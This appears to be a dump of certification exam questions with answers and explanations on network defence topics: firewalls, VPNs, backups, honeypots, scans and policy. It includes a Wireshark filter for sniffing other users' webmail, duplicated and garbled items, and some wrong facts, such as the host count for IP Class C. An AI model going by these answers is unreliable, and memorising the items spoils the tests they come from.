Answer: D (LEAVE A REPLY)
The presence of packets with FIN, PUSH, and URG flags activated in network traffic, as observed through Wireshark, is indicative of a XMAS scan. This type of scan is used by attackers to identify

open ports and services available on a networked computer. The peculiar combination of these TCP flags is not used in normal, everyday communications and is easily picked up by intrusion detection systems as anomalous. The XMAS scan derives its name from the fact that the packet lights up like a Christmas tree with several flags set, which is an unusual and conspicuous event in network traffic.

NEW QUESTION: 52
You are taking over the security of an existing network. You discover a machine that is not being used as such, but has software on it that emulates the activity of a sensitive database server. What is this?
A. A Polymorphic Virus
B. A Virus
C. A reactive IDS.
D. A Honey Pot
Answer: (SHOW ANSWER)
A honey pot is a device specifically designed to emulate a high value target such as a database server or entire sub section of your network. It is designed to attract the hacker's attention.

NEW QUESTION: 53
What is the correct order of activities that a IDS is supposed to attempt in order to detect an intrusion?
A. Prevention, Intrusion Monitoring, Intrusion Detection, Response
B. Intrusion Monitoring, Intrusion Detection, Response, Prevention
C. Intrusion Detection, Response, Prevention, Intrusion Monitoring
D. Prevention, Intrusion Detection, Response, Intrusion Monitoring
Answer: B (LEAVE A REPLY)
An Intrusion Detection System (IDS) is designed to monitor network or system activities for malicious actions or policy violations. The correct order of activities that an IDS follows to detect an intrusion starts with Intrusion Monitoring, where it observes the network traffic or system events. Following this, Intrusion Detection takes place, where the IDS analyzes the monitored data to identify potential security breaches. Once a potential intrusion is detected, the Response mechanism is activated to address the intrusion, which may include alerts or automatic countermeasures. Finally, Prevention is applied to improve the system's defenses against future intrusions based on the detected patterns and responses.
References: This explanation is based on the standard operational procedure of IDS as per the Network Defender (CND) objectives and documents1.

NEW QUESTION: 54
Which of the following OSI layers is sometimes called the syntax layer?
A. Data link layer
B. Physical layer

C. Application layer
D. Presentation layer
Answer: D (LEAVE A REPLY)

NEW QUESTION: 55
Which of the following layers of the OSI model provides physical addressing?
A. Data link layer
B. Application layer
C. Network layer
D. Physical layer
Answer: A (LEAVE A REPLY)

NEW QUESTION: 56
Which category of suspicious traffic signatures includes SYN flood attempts?
A. Informational
B. Denial of Service
C. Reconnaissance
D. Unauthorized access
Answer: B (LEAVE A REPLY)
SYN flood attempts are a type of Denial of Service (DoS) attack. They are designed to exploit the TCP handshake process by sending a large number of SYN packets to a target server, which can overwhelm the server's resources and prevent legitimate users from establishing a connection. The goal of a SYN flood is not to gain unauthorized access or gather information, but rather to disrupt the normal operation of a service, making it a Denial of Service attack.

NEW QUESTION: 57
This is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a, 802.11b,
and 802.11g standards. The main features of these tools are as follows:
It displays the signal strength of a wireless network, MAC address, SSID, channel details, etc.
It is commonly used for the following purposes:
a.War driving
b.Detecting unauthorized access points
c.Detecting causes of interference on a WLAN
d.WEP ICV error tracking
e.Making Graphs and Alarms on 802.11 Data, including Signal Strength
This tool is known as _____.
A. Kismet
B. Absinthe
C. THC-Scan
D. NetStumbler

Answer: D (LEAVE A REPLY)
NetStumbler is a Windows-based tool that is used for the detection of wireless LANs using the IEEE 802.11a,
802.11b, and 802.11g standards. The main features of NetStumbler are as follows:
It displays the signal strength of a wireless network, MAC address, SSID, channel details, etc.
It is commonly used for the following purposes:
a.War driving
b.Detecting unauthorized access points
c.Detecting causes of interference on a WLAN
d.WEP ICV error tracking
e.Making Graphs and Alarms on 802.11 Data, including Signal Strength
Answer option A is incorrect. Kismet is an IEEE 802.11 layer2 wireless network detector, sniffer, and intrusion
detection system.
Answer option C is incorrect. THC-Scan is a war-dialing tool.
Answer option B is incorrect. Absinthe is an automated SQL injection tool.

NEW QUESTION: 58
John wants to implement a packet filtering firewall in his organization's network. What TCP/IP layer does a packet filtering firewall work on?
A. Application layer
B. Network Interface layer
C. TCP layer
D. IP layer
Answer: (SHOW ANSWER)
A packet filtering firewall operates at the network layer of the TCP/IP model. It analyzes the headers of IP packets, which include source and destination IP addresses, protocol information, and port numbers, to determine whether to allow or block the packets based on predefined rules and access control lists (ACLs). This type of firewall does not perform deep packet inspection but rather checks the packet headers against the ACLs to make decisions1234.

NEW QUESTION: 59
Which of the following UTP cables uses four pairs of twisted cable and provides transmission speeds of up to 16 Mbps?
A. Category 3
B. Category 5
C. Category 5e
D. Category 6
Answer: A (LEAVE A REPLY)

NEW QUESTION: 60

Which of the following is a firewall that keeps track of the state of network connections traveling across it?

A. Stateful firewall

B. Stateless packet filter firewall

C. Circuit-level proxy firewall

D. Application gateway firewall

Answer: A (LEAVE A REPLY)

A stateful firewall is a firewall that keeps track of the state of network connections (such as TCP streams, UDP
communication) traveling across it. The firewall is programmed to distinguish legitimate packets for different
types of connections. Only packets matching a known connection state will be allowed by the firewall; others
will be rejected. Answer option B is incorrect. A stateless packet filter firewall allows direct connections from the
external network to hosts on the internal network and is included with router configuration software or with
Open Source operating systems.
Answer option C is incorrect. It applies security mechanisms when a TCP or UDP connection is established.
Answer option D is incorrect. An application gateway firewall applies security mechanisms to specific
applications, such as FTP and Telnet servers.

NEW QUESTION: 61

What should a network administrator perform to execute/test the untrusted or untested programs or code from untrusted or unverified third-parties without risking the host system or OS?

A. Application Whitelisting

B. Application Blacklisting

C. Deployment of WAFs

D. Application Sandboxing

Answer: (SHOW ANSWER)

Application sandboxing is a security technique that allows untrusted or untested programs or code to be executed in a separate, restricted environment known as a sandbox. This environment is isolated from the host system and operating system, ensuring that any potential malicious behavior contained within the code cannot affect the host. It's a way to test and execute third-party applications without risking the integrity or security of the main system. Sandboxing provides a tightly controlled set of resources for guest programs to run in, such as scratch space on disk and memory, which prevents the programs from affecting other processes and data on the host system.

NEW QUESTION: 62
A company has the right to monitor the activities of their employees on different information systems according to the _____policy.
A. Information system
B. User access control
C. Internet usage
D. Confidential data
Answer: B (LEAVE A REPLY)
The right of a company to monitor the activities of their employees on its information systems is typically defined under the "User Access Control" policy. This policy sets out the rules and conditions under which employee activities can be monitored, ensuring that monitoring is conducted legally and ethically while protecting the privacy rights of employees. It often includes provisions for the monitoring of email, internet use, and other digital interactions to safeguard company assets and ensure compliance with corporate policies.References: The establishment and enforcement of user access control policies are fundamental principles in cybersecurity management and are discussed in Network Defender training materials.

NEW QUESTION: 63
Which of the following is a data destruction technique that protects the sensitivity of information against a laboratory attack where an unauthorized individual uses signal processing recovery tools in a laboratory environment to recover the information?
A. Destroying
B. Disposal
C. Clearing
D. Purging
Answer: D (LEAVE A REPLY)

NEW QUESTION: 64
Which of the following connects the SDN controller and SDN networking devices and relays information from network services to network devices such as switches and routers?
A. Westbound API
B. Eastbound API

C. Northbound API
D. Southbound API
Answer: D (LEAVE A REPLY)

NEW QUESTION: 65
Which of the following policies is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them properly?
A. Information protection policy
B. Remote access policy
C. Group policy
D. Password policy
Answer: D (LEAVE A REPLY)
A password policy is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them properly. Password policies are account policies that are related to the users' accounts. Such policies are password-related settings that provide different constraints for the password's usage. Password policies can be configured to enforce users to provide passwords only in a specific way when they try to log on to their computers. These policies increase the effectiveness of the user's computers. Answer option C is incorrect. A group policy specifies how programs, network resources, and the operating system work for users and computers in an organization. Answer option A is incorrect. An information protection policy ensures that information is appropriately protected from modification or disclosure. Answer option B is incorrect. Remote access policy is a document that outlines and defines acceptable methods of remotely connecting to the internal network.

NEW QUESTION: 66
Which of the following protocols is used for inter-domain multicast routing and natively supports "source- specific multicast" (SSM)?
A. BGMP
B. DVMRP
C. OSPF
D. EIGRP
Answer: (SHOW ANSWER)
BGMP stands for border gateway multicast protocol. It is used for inter-domain multicast routing and natively supports "source-specific multicast" (SSM). In order to support "any-source multicast" (ASM), BGMP builds shared trees for active multicast groups. This allows domains to build source-specific, inter-domain, distribution branches where needed. BGMP uses TCP as its transport protocol, which helps in eliminating the need to implement message fragmentation, retransmission, acknowledgement, and sequencing.
Answer option B is incorrect. The Distance Vector Multicast Routing Protocol (DVMRP) is used to share information between routers to transport IP Multicast packets among networks. It uses a reverse path-flooding technique and is used as the basis for the Internet's multicast backbone

(MBONE). In particular, DVMRP is notorious for poor network scaling, resulting from reflooding, particularly with versions that do not implement pruning. DVMRP's flat unicast routing mechanism also affects its capability to scale.
Answer option D is incorrect. EIGRP is a Cisco proprietary protocol. It is an enhanced version of IGRP. It has faster convergence due to use of triggered update and saving neighbor's routing table locally. It supports VLSM and routing summarization. As EIGRP is a distance vector protocol, it automatically summarizes routes across Class A, B, and C networks. It also supports multicast and incremental updates and provides routing for three routed protocols, i.e., IP, IPX, and AppleTalk.
Answer option C is incorrect. Open Shortest Path First (OSPF) is a routing protocol that is used in large networks. Internet Engineering Task Force (IETF) designates OSPF as one of the Interior Gateway Protocols.
A host uses OSPF to obtain a change in the routing table and to immediately multicast updated information to all the other hosts in the network.

NEW QUESTION: 67
Kelly is taking backups of the organization's dat
a. Currently, he is taking backups of only those files which are created or modified after the last backup. What type of backup is Kelly using?
A. Full backup
B. Incremental backup
C. Differential Backup
D. Normal Backup
Answer: (SHOW ANSWER)
An incremental backup is a type of data backup that copies only the files that have been created or modified since the last backup operation of any type. This method is efficient because it only backs up data that has changed, which can save on storage space and reduce the time needed to complete the backup. In Kelly's case, since he is backing up only the new or changed files since the last backup, he is using an incremental backup approach.

NEW QUESTION: 68
Which of the following types of VPN uses the Internet as its main backbone, allowing users, customers, and branch offices to access corporate network resources across various network architectures?
A. PPTP VPN
B. Remote access VPN
C. Extranet-based VPN
D. Intranet-based VPN
Answer: C (LEAVE A REPLY)
An extranet-based VPN uses the Internet as its main backbone network, allowing users, customers, and branch offices to access corporate network resources across various network

architectures. Extranet VPNs are almost identical to intranet VPNs, except that they are intended for external business partners.
Answer option D is incorrect. An intranet-based VPN is an internal, TCP/IP-based, password-protected network usually implemented for networks within a common network infrastructure having various physical locations.
Intranet VPNs are secure VPNs that have strong encryption.
Answer option B is incorrect. A remote access VPN is one of the types of VPN that involves a single VPN gateway. It allows remote users and telecommuters to connect to their corporate LAN from various points of connections. It provides significant cost savings by reducing the burden of long distance charges associated with dial-up access. Its main security concern is authentication, rather than encryption. Answer option A is incorrect. The PPTP VPN is one of the types of VPN technology.

NEW QUESTION: 69
Harry has sued the company claiming they made his personal information public on a social networking site in the United States. The company denies the allegations and consulted a/an _____for legal advice to defend them against this allegation.
A. Incident Handler
B. Evidence Manager
C. Attorney
D. PR Specialist
Answer: C (LEAVE A REPLY)

NEW QUESTION: 70
Which of the following systems includes an independent NAS Head and multiple storage arrays?
A. Gateway NAS System
B. FreeNAS
C. Integrated NAS System
D. None of these
Answer: (SHOW ANSWER)
A Gateway NAS System is characterized by having an independent NAS head that manages file services and multiple storage arrays. This configuration allows for the NAS head to be connected to external storage arrays, providing flexibility and scalability. The NAS head serves as the gateway between the clients and the storage arrays, managing file I/O requests and directing them to the appropriate storage resources.
References: The information about Gateway NAS systems and their architecture can be found in various educational resources and is consistent with the Certified Network Defender (CND) course materials, which discuss different NAS implementations and their components12.

NEW QUESTION: 71

Peter works as a network administrator at an IT company. He wants to avoid exploitation of the cloud, particularly Azure services. Which of the following is a group of PowerShell scripts designed to help the network administrator understand how attacks happen and help them protect the cloud?

A. MicroBurst

B. POSH -Sysmon

C. SecurityPolicyDsc

D. Sysmon

Answer: (SHOW ANSWER)

MicroBurst is a collection of PowerShell scripts designed to help network administrators understand how attacks occur and to protect cloud environments, particularly Azure services. These scripts aid in detecting vulnerabilities, simulating attacks, and implementing defensive measures to secure the cloud infrastructure.

* POSH-Sysmon: A set of PowerShell scripts for managing Sysmon configurations.
* SecurityPolicyDsc: A module for managing security policies through Desired State Configuration (DSC).
* Sysmon: A Windows system service and device driver that logs system activity to the Windows event log, not specifically focused on cloud protection.

References:

* EC-Council Certified Network Defender (CND) Study Guide
* Azure security documentation and MicroBurst resources

NEW QUESTION: 72

Sean has built a site-to-site VPN architecture between the head office and the branch office of his company. When users in the branch office and head office try to communicate with each other, the traffic is encapsulated. As the traffic passes though the gateway, it is encapsulated again. The header and payload both are encapsulated. This second encapsulation occurs only in the _____implementation of a VPN.

A. Full Mesh Mode

B. Point-to-Point Mode

C. Transport Mode

D. Tunnel Mode

Answer: D (LEAVE A REPLY)

In the context of VPNs, when both the header and payload of traffic are encapsulated, it indicates the use of Tunnel Mode. This mode is typically employed in site-to-site VPNs where the entire IP packet is wrapped with a new IP header. Tunnel Mode is designed to secure traffic between different networks over the internet, making it suitable for connecting multiple sites of an organization. Unlike Transport Mode, which only encrypts the payload and leaves the original IP header intact, Tunnel Mode encrypts the entire IP packet and adds a new header, which allows for the secure passage of the traffic through untrusted networks.

NEW QUESTION: 73
Which of the following network security protocols protects from sniffing attacks by encrypting entire communication between the clients and server including user passwords?
A. TACACS+
B. RADIUS
C. CHAP
D. PAP
Answer: A (LEAVE A REPLY)
TACACS+ (Terminal Access Controller Access-Control System Plus) is a network security protocol that provides centralized authentication for users who are attempting to gain access to the network. It is designed to protect against sniffing attacks by encrypting the entire packet, which includes both the authentication credentials and the subsequent communication after the credentials have been accepted. This encryption ensures that sensitive information such as user passwords is not transmitted in plain text where it could be intercepted by unauthorized individuals. Unlike RADIUS, which only encrypts the password, TACACS+ encrypts the entire authentication process, providing a higher level of security.
References: The information provided here is based on my training data up to September 2021, which includes knowledge of network security protocols and their functionalities. For the most current and detailed explanations, please refer to the latest Network Defender (CND) documents and study guides from the EC-Council and other authoritative sources on network security.

NEW QUESTION: 74
Adam, a malicious hacker, is sniffing an unprotected Wi-FI network located in a local store with Wireshark to capture hotmail e-mail traffic. He knows that lots of people are using their laptops for browsing the Web in the store. Adam wants to sniff their e-mail messages traversing the unprotected Wi-Fi network. Which of the following Wireshark filters will Adam configure to display only the packets with hotmail email messages?
A. (http = "login.pass.com") && (http contains "SMTP")
B. (http contains "email") && (http contains "hotmail")
C. (http contains "hotmail") && (http contains "Reply-To")
D. (http = "login.passport.com") && (http contains "POP3")
Answer: C (LEAVE A REPLY)
Adam will use (http contains "hotmail") && (http contains "Reply-To") filter to display only the packets with hotmail email messages. Each Hotmail message contains the tag Reply-To: and "xxxx-xxx- xxx.xxxx.hotmail.com" in the received tag. Wireshark is a free packet sniffer computer application. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is very similar to tcpdump, but it has a graphical front-end, and many more information sorting and filtering options. It allows the user to see all traffic being passed over the network (usually an Ethernet network but support is being added for others) by putting the network interface into promiscuous mode.Wireshark uses pcap to capture packets, so it can only capture the packets on the networks supported by pcap. It has the

following features: Data can be captured "from the wire" from a live network connection or read from a file that records the already-captured packets. Live data can be read from a number of types of network, including Ethernet, IEEE 802.11, PPP, and loopback. Captured network data can be browsed via a GUI, or via the terminal (command line) version of the utility, tshark. Captured files can be programmatically edited or converted via command-line switches to the "editcap" program. Data display can be refined using a display filter. Plugins can be created for dissecting new protocols. Answer options B, A, and D are incorrect. These are invalid tags.

NEW QUESTION: 75
Which of the following protocols is a more secure version of the Point-to-Point Tunneling Protocol (PPTP) and
provides tunneling, address assignment, and authentication?
A. IP
B. DHCP
C. L2TP
D. PPP
Answer: C (LEAVE A REPLY)

NEW QUESTION: 76
The company has implemented a backup plan. James is working as a network administrator for the company and is taking full backups of the data every time a backup is initiated. Alex who is a senior security manager talks to him about using a differential backup instead and asks him to implement this once a full backup of the data is completed. What is/are the reason(s) Alex is suggesting that James use a differential backup?
(Select all that apply)
A. Less storage space is required
B. Father restoration
C. Slower than a full backup
D. Faster than a full backup
E. Less expensive than full backup
Answer: (SHOW ANSWER)
Differential backups are advantageous because they only back up data that has changed since the last full backup. This means they require less storage space than taking a full backup every time, which can be significant as data accumulates over time. Additionally, differential backups are generally faster than full backups because they involve less data. This speed can be crucial for maintaining regular backup schedules without disrupting network operations. Lastly, because differential backups involve less data and take less time, they can be less expensive than full backups, considering the costs associated with storage and the time required for backup operations.
References: The Certified Network Defender (CND) program by EC-Council includes discussions on various backup strategies, including differential backups, as part of its comprehensive

approach to network security. The program emphasizes the importance of efficient and effective backup strategies as a part of disaster recovery and business continuity planning12.

NEW QUESTION: 77
Kelly is taking backups of the organization's data. Currently, he is taking backups of only those files which are created or modified after the last backup. What type of backup is Kelly using?
A. Full backup
B. Incremental backup
C. Differential Backup
D. Normal Backup
Answer: B (LEAVE A REPLY)
An incremental backup is a type of data backup that copies only the files that have been created or modified since the last backup operation of any type. This method is efficient because it only backs up data that has changed, which can save on storage space and reduce the time needed to complete the backup. In Kelly's case, since he is backing up only the new or changed files since the last backup, he is using an incremental backup approach.
References: The explanation aligns with the standard backup methodologies where an incremental backup captures only the changes made since the last backup, which can be either a full or another incremental backup1234.

NEW QUESTION: 78
How can a WAF validate traffic before it reaches a web application?
A. It uses a role-based filtering technique
B. It uses an access-based filtering technique
C. It uses a sandboxing filtering technique
D. It uses a rule-based filtering technique
Answer: D (LEAVE A REPLY)
A Web Application Firewall (WAF) validates traffic before it reaches a web application by using a rule-based filtering technique. This involves inspecting HTTP requests and applying predefined rules to identify and block potentially malicious traffic. The rules are designed to detect common web-based threats and vulnerabilities, ensuring that only safe traffic is allowed to reach the application. By analyzing parts of the HTTP conversation such as GET and POST requests,

headers, query strings, and the body of requests, the WAF can effectively prevent data breaches and other attacks by blocking traffic that matches known malicious patterns12345.

NEW QUESTION: 79
Which of the following systems is formed by a group of honeypots?
A. Production honeypot
B. Honeyfarm
C. Research honeypot
D. Honeynet
Answer: D (LEAVE A REPLY)

NEW QUESTION: 80
Which of the following IP class addresses are not allotted to hosts? Each correct answer represents a complete solution. Choose all that apply.
A. Class C
B. Class D
C. Class A
D. Class B
E. Class E
Answer: B,E (LEAVE A REPLY)
Class addresses D and E are not allotted to hosts. Class D addresses are reserved for multicasting, and their address range can extend from 224 to 239. Class E addresses are reserved for experimental purposes. Their addresses range from 240 to 254.
Answer option C is incorrect. Class A addresses are specified for large networks. It consists of up to
16,777,214 client devices (hosts), and their address range can extend from 1 to 126.
Answer option D is incorrect. Class B addresses are specified for medium size networks. It consists of up to
65,534 client devices, and their address range can extend from 128 to 191.
Answer option A is incorrect. Class C addresses are specified for small local area networks (LANs). It consists of up to 245 client devices, and their address range can extend from 192 to 223.

NEW QUESTION: 81
Which of the following wireless networks provides connectivity over distance up to 20 feet?
A. WMAN
B. WWAN
C. WPAN
D. WLAN
Answer: C (LEAVE A REPLY)

NEW QUESTION: 82
USB ports enabled on a laptop is an example of____
A. System Attack Surface
B. Network Attack Surface
C. Physical Attack Surface
D. Software attack Surface
Answer: C (LEAVE A REPLY)
The term "attack surface" refers to the sum of all possible points where an unauthorized user can try to enter data to or extract data from an environment. The enabled USB ports on a laptop are considered a part of the physical attack surface because they allow for physical interaction with the device. This includes the potential for unauthorized devices to be connected, which could be used to compromise security, such as through the introduction of malware or the unauthorized copying of sensitive data.
References: This explanation aligns with the definitions provided in network security resources, which categorize attack surfaces based on the nature of the interaction-physical, network, or software12. The reference to the physical attack surface includes any physical means by which data can be compromised, which encompasses USB ports on a laptop1.

NEW QUESTION: 83
If Myron, head of network defense at Cyberdyne, wants to change the default password policy settings on the company's Linux systems, which directory should he access?
A. /etc/logrotate.conf
B. /etc/login.defs
C. /etc/hosts.allow
D. /etc/crontab
Answer: B (LEAVE A REPLY)

NEW QUESTION: 84
Which of the following is a term to describe the use of inert gases and chemical agents to extinguish a fire?
A. Gaseous fire suppression
B. Fire alarm system
C. Fire sprinkler
D. Fire suppression system
Answer: A (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 85
CSMA/CD is specified in which of the following IEEE standards?
A. 802.2
B. 802.15

C. 802.1
D. 802.3
Answer: (SHOW ANSWER)

NEW QUESTION: 86
Which of the following phases is the first step towards creating a business continuity plan?
A. Business Impact Assessment
B. Plan Approval and Implementation
C. Business Continuity Plan Development
D. Scope and Plan Initiation
Answer: D (LEAVE A REPLY)

NEW QUESTION: 87
A local bank wants to protect their cardholder dat
a. Which standard should the bark comply with in order to ensure security of this data?
A. GDPR
B. HIPAA
C. SOX
D. PCI DSS
Answer: D (LEAVE A REPLY)
The Payment Card Industry Data Security Standard (PCI DSS) is the relevant standard for any organization that stores, processes, or transmits cardholder data. It outlines a set of requirements designed to ensure that all companies that handle credit card information maintain a secure environment. This includes specific measures for protecting stored cardholder data, encrypting data transmission across public networks, and maintaining a vulnerability management program, among others123.

NEW QUESTION: 88
Which of the following analyzes network traffic to trace specific transactions and can intercept and log traffic
passing over a digital network? Each correct answer represents a complete solution. Choose all that apply.
A. Wireless sniffer
B. Spectrum analyzer
C. Protocol analyzer
D. Performance Monitor
Answer: A,C (LEAVE A REPLY)
Protocol analyzer (also known as a network analyzer, packet analyzer or sniffer, or for particular types of
networks, an Ethernet sniffer or wireless sniffer) is computer software or computer hardware that can intercept

and log traffic passing over a digital network. As data streams flow across the network, the sniffer captures
each packet and, if needed, decodes and analyzes its content according to the appropriate RFC or other
specifications.
Answer option D is incorrect. Performance Monitor is used to get statistical information about the hardware and
software components of a server.
Answer option B is incorrect. A spectrum analyzer, or spectral analyzer, is a device that is used to examine the
spectral composition of an electrical, acoustic, or optical waveform. It may also measure the power spectrum.

NEW QUESTION: 89
Which firewall technology can filler application-specific commands such as CET and POST requests?
A. Circuit-level gateways
B. Stateful multi-layer inspection
C. Application-level gateways
D. Application proxy
Answer: (SHOW ANSWER)

NEW QUESTION: 90
Fill in the blank with the appropriate term.
A _____ is a physical or logical subnetwork that contains and exposes external services of an organization to a larger network.
Answer:
demilitarized zone

NEW QUESTION: 91
Assume that you are working as a network defender at the head office of a bank. One day a bank employee informed you that she is unable to log in to her system. At the same time, you get a call from another network administrator informing you that there is a problem connecting to the main server. How will you prioritize these two incidents?
A. Based on the type of response needed for the incident
B. Based on a potential technical effect of the incident
C. Based on a first come first served basis
D. Based on approval from management
Answer: B (LEAVE A REPLY)
Prioritizing incidents based on their potential technical effect ensures that the most critical issues are addressed first, minimizing the impact on the organization's operations. In this scenario:

* An inability to connect to the main server could indicate a network-wide issue that affects many users and services, potentially disrupting key operations.
* A single employee unable to log in, while important, is typically less critical compared to a network-wide server issue.
By assessing the potential technical effect, Byron can determine that resolving the main server connectivity issue should take precedence over the individual login problem. This approach helps maintain the overall health and functionality of the network.
References:
* EC-Council Certified Network Defender (CND) Study Guide
* Incident Management Best Practices

NEW QUESTION: 92
Alex is administrating the firewall in the organization's network. What command will he use to check the ports applications open?
A. Netstat -o
B. Netstat -an
C. Netstat -ao
D. Netstat -a
Answer: B (LEAVE A REPLY)

NEW QUESTION: 93
Delta IT solutions suffered a substantial data loss translating into a huge monetary loss for them. While investigation, the network admin analyzed all the packets and traffic transmitted across the network and identified that some user, within the organization, had leaked the dat a. Which of the following devices could have helped the network admin reach this conclusion?
A. Internet Content Filter
B. Network Access Control
C. Network Protocol Analyzer
D. Intrusion Detection System
Answer: C (LEAVE A REPLY)
A Network Protocol Analyzer, such as Wireshark, is a tool that captures and analyzes packets in real-time, displaying them in a human-readable format. It allows network administrators to inspect

individual packets deeply, which is essential for identifying and investigating data leaks within an organization. By examining the packet contents, the source and destination of the traffic, and other details, a Network Protocol Analyzer can help pinpoint the exact nature and origin of a data leak.

NEW QUESTION: 94
Under which of the following acts can an international financial institution be prosecuted if it fails to maintain the privacy of its customer's information?
A. GLBA
B. SOX
C. FISMA
D. DMCA
Answer: A (LEAVE A REPLY)

NEW QUESTION: 95
Which of the following protocols is described as a connection-oriented and reliable delivery transport layer protocol?
A. UDP
B. IP
C. SSL
D. TCP
Answer: D (LEAVE A REPLY)

NEW QUESTION: 96
The network administrator wants to strengthen physical security in the organization. Specifically, to implement a solution stopping people from entering certain restricted zones without proper credentials. Which of following physical security measures should the administrator use?
A. Mantrap
B. Bollards
C. Video surveillance
D. Fence
Answer: (SHOW ANSWER)

NEW QUESTION: 97
Identify the spread spectrum technique that multiplies the original data signal with a pseudo random noise spreading code.
A. FHSS
B. DSSS
C. OFDM
D. ISM
Answer: B (LEAVE A REPLY)

The spread spectrum technique that involves multiplying the original data signal with a pseudo-random noise spreading code is known as Direct Sequence Spread Spectrum (DSSS). In DSSS, the data signal is combined with a higher data-rate bit sequence, also known as a chipping code, which divides the data according to a spreading ratio. The chipping code is a pseudo-random code sequence that spreads the signal across a wider bandwidth. This process allows the signal to be more resistant to interference and eavesdropping.
References: The information is consistent with the principles of spread spectrum techniques as outlined in various educational resources on the subject, including academic publications and industry standards related to network security and wireless communications12.

NEW QUESTION: 98
What is needed for idle scan a closed port the next steps? Each correct answer represents a part of the solution. Choose all that apply.
A. Zombie ignores unsolicited RST, and IP ID remains unchanged.
B. Zombie IP ID 2 rises.
C. In response to the SYN, the target to send RST.
D. Zombie IP ID will increase by only 1.
E. The attacker sends a SYN/ACK zombie.
Answer: A,C,D,E (LEAVE A REPLY)

NEW QUESTION: 99
Damian is the chief security officer of Enigma Electronics. To block intruders and prevent any environmental accidents, he needs to set a two-factor authenticated keypad lock at the entrance, rig a fire suppression system, and link any video cameras at various corridors to view the feeds in the surveillance room. What layer of network defense-in-depth strategy is he trying to follow?
A. Physical
B. Perimeter
C. Policies and procedures
D. Host
Answer: (SHOW ANSWER)
The measures Damian is implementing are part of the Physical layer of network defense-in-depth strategy.
This layer involves securing the physical infrastructure of the organization, which includes controlling physical access to the building through mechanisms like two-factor authenticated locks and monitoring the environment with video surveillance. Additionally, implementing fire suppression systems is a part of safeguarding the physical premises against environmental hazards. These measures are essential to prevent unauthorized physical access and to protect against physical threats that could harm the network's infrastructure. References: The Certified Network Defender (CND) program by EC-Council covers a defense-in-depth security strategy that includes the Physical layer as one of its core components12.

NEW QUESTION: 100
Which of the following is a worldwide organization that aims to establish, refine, and promote Internet security standards?
A. IEEE
B. WASC
C. ITU
D. ANSI
Answer: B (LEAVE A REPLY)

NEW QUESTION: 101
Which of the following flag to set whether the scan sends TCP Christmas tree frame with the remote machine? Each correct answer represents a part of the solution. Choose all that apply.
A. FIN
B. PUSH
C. URG
D. RST
Answer: A,B,C (LEAVE A REPLY)

NEW QUESTION: 102
Which of the following is a computer network protocol used by the hosts to apply for the tasks the IP address and other configuration information?
A. None
B. DHCP
C. Telnet
D. SNMP
E. ARP
Answer: (SHOW ANSWER)

NEW QUESTION: 103
Adam, a malicious hacker, is sniffing an unprotected Wi-FI network located in a local store with Wireshark to capture hotmail e-mail traffic. He knows that lots of people are using their laptops for browsing the Web in the store. Adam wants to sniff their e-mail messages traversing the unprotected Wi-Fi network. Which of the following Wireshark filters will Adam configure to display only the packets with hotmail email messages?
A. (http contains "hotmail") && (http contains "Reply-To")
B. (http = "login.pass.com") && (http contains "SMTP")
C. (http contains "email") && (http contains "hotmail")
D. (http = "login.passport.com") && (http contains "POP3")
Answer: A (LEAVE A REPLY)

NEW QUESTION: 104

Which field is not included in the TCP header?
A. Source IP address
B. Source port
C. Sequence number
D. Acknowledgment number
Answer: A (LEAVE A REPLY)

NEW QUESTION: 105
The IP addresses reserved for experimental purposes belong to which of the following classes?
A. Class E
B. Class C
C. Class D
D. Class A
Answer: (SHOW ANSWER)

NEW QUESTION: 106
Which of the following devices helps in connecting a PC to an ISP via a PSTN?
A. Adapter
B. Repeater
C. PCI card
D. Modem
Answer: (SHOW ANSWER)
Explanation/Reference:

NEW QUESTION: 107
John, the network administrator and he wants to enable the NetFlow feature in Cisco routers to collect and monitor the IP network traffic passing through the router. Which command will John use to enable NetFlow on an interface?
A. Router(Config-if) # IP route - cache flow
B. Router# Netmon enable
C. Router IP route
D. Router# netflow enable

Answer: (SHOW ANSWER)

To enable NetFlow on a Cisco router interface, the correct command is ip route-cache flow, which is entered in interface configuration mode. This command enables NetFlow switching on the specified interface. NetFlow is a feature that captures IP network traffic as it enters or exits an interface. By analyzing the data provided by NetFlow, a network administrator can determine things like the source and destination of traffic, class of service, and the causes of congestion1.

NEW QUESTION: 108

John is working as a network defender at a well-reputed multinational company. He wanted to implement security that can help him identify any future attacks that can be targeted toward his organization and take appropriate security measures and actions beforehand to defend against them. Which one of the following security defense techniques should be implement?

A. Reactive security approach

B. Retrospective security approach

C. Proactive security approach

D. Preventive security approach

Answer: C (LEAVE A REPLY)

John should implement a Proactive security approach. This approach is part of the adaptive security strategy that is built on a 4-pronged approach - Protect, Detect, Respond, and Predict1. By being proactive, John can anticipate potential threats and vulnerabilities and take steps to mitigate them before they can be exploited.

This is in contrast to reactive or retrospective approaches, which deal with threats after they have occurred. The proactive approach is aligned with the Certified Network Defender (CND) program's emphasis on preparing network defenders to identify parts of an organization that need to be reviewed and tested for security vulnerabilities, and how to reduce, prevent, and mitigate risks in the network2345.

References:

* EC-Council's Certified Network Defender (CND) course outline and key features2.
* Information on the CND certification and its focus on proactive defense strategies3.
* Description of the adaptive security strategy, including the proactive approach, from the CND program1.
* Details on the protect, detect, respond, and predict approach to network security covered in the CND program4.
* Additional insights into the CND training and its emphasis on proactive security measures5.

NEW QUESTION: 109

The GMT enterprise is working on their internet and web usage policies. GMT would like to control internet bandwidth consumption by employees. Which group of policies would this belong to?

A. Network Services Specific Security Policy

B. Enterprise Information Security Policy

C. System Specific Security Policy
D. Issue Specific Security Policy
Answer: D (LEAVE A REPLY)

NEW QUESTION: 110
Paul is a network security technician working on a contract for a laptop manufacturing company in Chicago. He has focused primarily on securing network devices, firewalls, and traffic traversing in and out of the network. He just finished setting up a server a gateway between the internal private network and the outside public network. This server will act as a proxy, limited amount of services, and will filter packets. What is this type of server called?
A. SOCKS hsot
B. Bastion host
C. Session layer firewall
D. Edge transport server
Answer: B (LEAVE A REPLY)

NEW QUESTION: 111
Who is responsible for executing the policies and plans required for supporting the information technology and computer systems of an organization?
A. Senior management
B. IT security practitioners
C. Business and functional managers
D. Chief Information Officer (CIO)
Answer: D (LEAVE A REPLY)
